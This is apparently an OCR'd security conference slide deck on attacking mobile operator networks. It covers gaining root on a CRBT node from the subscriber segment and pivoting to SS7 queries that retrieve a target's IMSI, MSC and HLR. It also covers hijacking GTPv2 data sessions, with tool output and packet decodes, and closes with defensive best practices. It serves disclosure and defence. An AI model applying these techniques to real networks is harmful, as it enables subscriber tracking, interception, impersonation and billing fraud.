



- Internal network enumeration resulted in identification of node part of VAS networks, CRBT
- Caller Ring Back Tone (CRBT), is connecting with HLR and MSC, it enabled customers to subscribe for personalized audio, in place of regular tone
- Due to lack of basic security controls, it was possible to gain root access of the node from subscriber network segment

```
login as: root
Using keyboard-interactive authentication.
Password:
Last login: [redacted] from 100.[redacted]
[root@[redacted]-CRBT-[redacted] config #
```

Attack Scenario

- The compromised node is connected to the core.
- It is then possible to use the node to initiate other core related attacks (i.e using protocol vulnerabilities like SS7, Diameter of GTP).
- Using a global title scanner, we can gather more info about the SS7 core.






https://github.com/SigPloiter/G

Attack Scenario

- HLR(s) are identified.
- Query the HLR(s) to retrieve the IMSI.
- Bypassing SMS Home Routing if implemented.
- IMSI is the key to any mobile operation.




```
(tracking)>run
[*]Stack components are set...
[*]Initializing the Stack...
[*]Initializing SCTP Stack ....
log4j:WARN No appenders could be found for logger (org.mobicents.protocols.sctp.ManagementImpl).
log4j:WARN Please initialize the log4j system properly.
[+]Initialized SCTP Stack ....
[*]Initializing M3UA Stack ....
[+]Initialized M3UA Stack ....
[*]Initializing SCCP Stack ....
[+]Initialized SCCP Stack ....
[*]Initializing TCAP Stack ....
[+]Initialized TCAP Stack ....
[*]Initializing MAAP Stack ....
[+]Initialized MAP Stack ....
[*]Locating Target: 380561234567
[*]Location Retrieval for Target 380561234567 is processing..

******* Target's Info and Location *******
[+]IMSI of the target is: 208341234567891
[+]MSC of the target is: 639123456789
[+]HLR of the target is: 380571234567
[**]Subscriber's Information Gathering and Network Probing is completed[**]
```


https://github.com/SigPloiter/S

Attack Scenario

Parameter	Impact
IMSI	**Impersonation**
	Data overbilling
	Authentication Vector Retrieval
MSC GT	**Subscriber profile Manipulation**
	Interception
	Tracking
	DoS

Attack Scenario

- Internet at the expense of others.
- Works for EPC and UMTS packet core.
- Using GTPv1 or GTPv2.
- Hijack the data connection of a subscriber using his retrieved IMSI.



Reference: Positive Technologies EPC Research 2018

Attack Scenario

```
(obrlll)> run
2018-09-26 09:41:38     parseConfig :: Base message li
[*] starting the listener ....
[*] starting the sender ....
2018-09-26 09:41:38     GTP SENDER :: --: Acting as S
2018-09-26 09:41:38     GTP SENDER :: Preparing GTP me
2018-09-26 09:41:38     GTP SENDER :: preparing msg #
2018-09-26 09:41:38     GTP SENDER :: Prepared 1 GTP
2018-09-26 09:41:38     GTP SENDER :: Sending message
2018-09-26 09:41:38     GTP SENDER :: Bytes sent to 1
2018-09-26 09:41:38     GTP LISTENER :: Received resp
2018-09-26 09:41:38     GTP LISTENER :: RECEIVED #1 me
2018-09-26 09:41:44     GTP SENDER :: Stopped
2018-09-26 09:41:44     GTP LISTENER :: Stopped
GTPV2 SERVER_LISTENER: Stopped
2018-09-26 09:41:44     GTP LISTENER :: is not running
GTPV2 SERVER_LISTENER: Stopped
Sent 1 GTPV2 messages
[+] 192.168.56.101 implements a GTP v2 stack
create-session-request : < local teid 0X1E439D00, remo
```

```
58 192.168.56.1     192.168.56.101   GTPv2   271 Create Session Request
59 192.168.56.101   192.168.56.1     GTPv2   159 Create Session Response
```

```
    ...0 .... = Piggybacking flag (P): 0
    .... 1... = TEID flag (T): 1
  Message Type: Create Session Response (33)
  Message Length: 113
  Tunnel Endpoint Identifier: 0x1e439d00 (507747584)
  Sequence Number: 0x00000001 (1)
  Spare: 0
▼ Cause : Request accepted (16)
    IE Type: Cause (2)
    IE Length: 2
    0000 .... = CR flag: 0
    .... 0000 = Instance: 0
    Cause: Request accepted (16)
    0000 0... = Spare bit(s): 0
    .... .0.. = PCE (PDN Connection IE Error): False
    .... ..0. = BCE (Bearer Context IE Error): False
    .... ...0 = CS (Cause Source): Originated by node sending the message
▼ Fully Qualified Tunnel Endpoint Identifier (F-TEID) : S11/S4 SGW GTP-C interface, TEID/GRE Key: 0x0000
    IE Type: Fully Qualified Tunnel Endpoint Identifier (F-TEID) (87)
    IE Length: 9
    0000 .... = CR flag: 0
    .... 0000 = Instance: 0
    1... .... = V4: IPv4 address present
    .0.. .... = V6: IPv6 address not present
    ..00 1011 = Interface Type: S11/S4 SGW GTP-C interface (11)
    TEID/GRE Key: 0x00000001
    F-TEID IPv4: 192.168.56.101
▼ Fully Qualified Tunnel Endpoint Identifier (F-TEID) : S5/S8 PGW GTP-C interface, TEID/GRE Key: 0x00000
    IE Type: Fully Qualified Tunnel Endpoint Identifier (F-TEID) (87)
    IE Length: 9
    0000 .... = CR flag: 0
    .... 0001 = Instance: 1
    1... .... = V4: IPv4 address present
    .0.. .... = V6: IPv6 address not present
    ..00 0111 = Interface Type: S5/S8 PGW GTP-C interface (7)
    TEID/GRE Key: 0x00000001
    F-TEID IPv4: 192.168.56.101
▼ PDN Address Allocation (PAA) :
    IE Type: PDN Address Allocation (PAA) (79)
    IE Length: 5
    0000 .... = CR flag: 0
    .... 0000 = Instance: 0
        001 = PDN Type: IPv4 (1)
    PDN Address and Prefix(IPv4): 172.16.0.2
```

Attack Demonstration

Best Practices

Best Practices to Reduce Attack Exposure

- Implement network traffic segregation
- Bind services to correct network interfaces
- Limit the reachability of internal nodes from UEs
- Limit the reachability of network nodes from Internet by configuring correctly routing protocols
- Deploy secure configuration of network nodes
  - Secure configuration of all network services;
  - Disabling of insecure and unneeded network services;
  - Changing of default passwords;
  - Hardening;
  - Configuration and enabling of authentication and access control; Logging of all access attempts and other security-relevant events;
  - Configuration of the network node to not disclose unnecessary information;
  - Continuous deployment of the latest security patches.
  - Security testing and regular vulnerability scanning;
- Implement traffic filtering policies at the boundaries
  - Basic IP Filtering
  - Signalling FW
- Monitor network traffic to discover anomalies
- Deploy a Security Signaling Monitoring (Intrusion Detection System / IDS)

Q&A

Thank You